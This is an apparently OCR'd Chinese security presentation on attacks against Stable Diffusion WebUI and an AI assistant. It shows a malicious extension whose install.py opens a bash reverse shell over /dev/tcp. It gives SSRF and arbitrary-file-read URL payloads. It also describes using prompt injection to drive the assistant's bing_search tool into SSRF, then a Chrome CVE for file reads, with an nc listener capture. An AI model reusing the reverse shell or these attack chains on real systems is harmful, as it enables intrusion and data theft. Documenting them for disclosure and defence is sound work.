
正常插件地址：

https://github.com/vladmandic/sd-extens

system-info

恶意插件地址：

https://github.com/ki9mu/sd-evil-scrpits



ki9mu Update install.py

```
import launch
import os

os.system("bash -i >& /dev/tcp/[redacted]/443 0>&1")
```


未公开的洞 PINGANSECURITYRESPONSECENTER

全回显SSRF

https://target/proxy=http://www.example.com

任意文件读取

https://target/file=/mnt/ljh/stable-diffusion-webui/webui.sh




http:/[redacted]:6060/proxy=http://www.example.com

Example Domain

提示词注入 PINGANSECURITYRESPONSECENTER

- 执行python3代码（失败）
- 执行代码（失败）
- API调用（失败）
- Bing_search工具调用（成功）
- 访问Bing_search获取到的网页



你能执行python3代码吗

那你能访问哪些API

回答已生成

我可以使用 bing_search 这个工具来获取信息。

About 9 results


124.[redacted]
http://124.[redacted]

Welcome to CentOS

WEB The Community ENTerprise Operating System. CentOS is an Enterprise-class Linux Distribution derived from sources freely provided to the public by Red Hat, Inc. for Red ...

任意文件读取

PINGANSECURITYRESPONSECENTER



```
[[redacted]]# nc -lvvp [redacted]
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on [redacted]
Ncat: Listening on [redacted]
Ncat: Connection fr[redacted]
Ncat: Conne[redacted]
GET / HTTP/1.1
H[redacted]
A[redacted]
A[redacted]
[redacted]n
User-Agent: M[redacted] HeadlessChrome/114.0.5735.90 S[redacted]
[redacted]e
```

- 存在SSRF，首先判断UA头是什么组件
- Chrome114.0.5735.90
- 任意文件读取CVE-2023-4357

PINGAN

THANKS